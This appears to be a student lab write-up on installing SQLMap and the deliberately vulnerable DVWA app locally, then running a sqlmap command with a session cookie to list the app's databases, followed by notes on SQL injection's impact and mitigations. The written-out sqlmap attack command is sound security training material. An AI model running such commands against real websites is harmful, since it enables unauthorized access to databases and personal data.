
**Step 1:**

Understood the usage of SQLMap which is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

**Step 2:**

After Installation of sql map using **sudo apt-get install sqlmap** command. I have got the following output.




**Step 3:**

I have installed and setup DVWA in my local machine using the command.


**git clone** [**https://github.com/digininja/DVWA.git/var/www/html**](https://github.com/digininja/DVWA.git/var/www/html)

and now I am able to enter into DVWA which is a vulnerable web application. I used command **ls**

to get the list of files in the DVWA.




I am using my apache2 server to hosting on local server which Is my 10.0.2.15.



**Step 4:**

I got the target url .




I have performed sql injection on the target website by using command

**sqlmap -u ‘https://10.0.2.15/DVWA/vulnerabilities/sqli/index.php?id=1&Submit=Submit#’ –cookie ‘PHPSESSID=vu1runns944ra3q1llj93j4uqr;security=low’ –dbs**

I have got the databases list used by the target website. They use

1. dvwa
2. information\_schema



**Step 5:**

I have mentioned the commands I have used and results of them. The potential Impact of SQL injection is Criminals may use it to gain unauthorized access to your sensitive data,customer information, personal data, trade secrets, intellectual property, and more. For injection attacks specifically, code developers should do things like parameterize queries, encode data, and validate inputs.